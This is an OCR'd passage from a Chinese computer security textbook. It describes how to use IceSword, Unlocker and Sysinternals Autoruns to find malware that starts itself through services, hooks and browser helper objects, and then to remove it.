



图 5.13　网络服务端口与服务进程查看

马会采用钩子技术或劫持技术，随着 IE 浏览器（iexplore. exe）或 Windows 的资源管理器（explorer. exe，文件浏览器）等系统标准服务进程的启动而自动启动，这类病毒或木马在启动组中一般找不到启动程序。

（4）服务

在工具栏中单击“服务”按钮，可查看和管理系统的各项服务进程。在要管理的服务进程上右击，弹出的菜单中提供了对进程的管理功能，如停止服务、启动服务、设置服务进程的启动方式等，如图 5. 14 所示。

（5）BHO

BHO（Browser Help Objects，浏览器帮助对象）是实现了特定接口的 COM 组件，以浏览器插件的形式，可被浏览器调用，用于对浏览器（IE 浏览器和文件浏览器）界面进行定制或对用户的浏览器操作行为进行监控或对访问内容进行分析，功能十分强大。

微软公司设计浏览器时，已给 BHO 预留了空间。当浏览器启动时，浏览器会首先到 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects 下查看是否有注册的 BHO 插件的 CLSID，如果有，则分别创建一个实例，并对 BHO 实例进行初始化，建立交互连接。在浏览器工作的过程中，BHO 插件会接收到很多事件，比如浏览新的地址、前进或后退，生成新的窗口、浏览器退出等，BHO 可利用对这些事件的响应，实现与浏览器的交互操作。BHO 实例只有在创建它的浏览器窗口销毁时才被释放。

BHO 插件可被文件浏览器加载，若只允许 IE 浏览器加载，则在编程时对加载者进行判断即可。

由于 BHO 功能强大，且可随着浏览器的启动而自动启动运行，因此，部分病毒或木马也通常设计成 BHO 插件的方式来运行。利用 IceSword 工具软件的 BHO 查看和删除功





图 5.14 管理服务进程

能,可实现对 BHO 插件的管理。

在 IceSword 工具栏中单击 BHO 按钮,可查询当前系统的 BHO 插件及对应的程序名。如图 5.15 所示。若要删除某个插件,可右击该 BHO 插件,在弹出的菜单中选择“删除”选项即可。

IceSword 工具栏中的“注册表”按钮可用于查看和管理注册表文件,与注册表编辑器的功能相同。“文件”功能项用于浏览和管理本地的磁盘文件,但增加了“强制删除”功能。这对于强制删除病毒或木马程序文件特别有用。在要删除的文件上右击,在弹出的菜单中提供了“删除”、“复制”和“强制删除”功能。

## 5.4.2 使用 unlocker 解锁文件

在实际应用中,即使病毒或木马进程已被结束运行,但在删除病毒或木马程序文件时,还会遇到因文件被加锁而无法删除的情况,删除时系统提示该文件正在被使用而无法删除,此时,就可先利用 unlocker 工具软件对文件进行解锁,解锁之后,再进行删除操作。

unlocker 软件可访问相关网站获得,直接运行下载得到的 exe 文件安装。安装成功后,在 Windows 的资源管理器中,当右击文件时,在弹出的菜单中就有新增的 Unlocker 菜单项。使用该菜单项功能就可实现对已加锁文件的解锁,如图 5.16 所示。

在如图 5.16 所示的界面中,单击“全部解锁”按钮,即可实现对 gymgqx.dll 文件的解锁。从图 5.16 可见,该病毒库使用钩子函数,将自身钩入了多个系统服务进程中,病毒进程可随着这些系统服务进程的启动而自动启动。

## 5.4.3 使用 Autoruns 查看自启动项目

Autoruns 是 Sysinternals 公司推出的一款查看系统自启动项目的实用工具软件,下载





图 5.15　查看和管理 BHO 插件





图 5.16　使用 unlocker 对文件进行解锁

地址为 http://technet.microsoft.com/zh-cn/sysinternals/bb963902.aspx。

该实用程序可查询显示出自动启动位置的最全面的信息，可显示哪些程序被配置为在启动或登录系统期间运行，还会按 Windows 处理这些程序的顺序显示这些程序条目。这些程序包括启动文件夹、Run、RunOnce 和其他注册表项中的程序。经配置后的 Autoruns 还可显示资源管理器外壳程序扩展、工具栏、浏览器帮助对象、Winlogon 通知、自动启动服务等其他位置的启动项目。

Autoruns 的运行界面如图 5.17 所示。

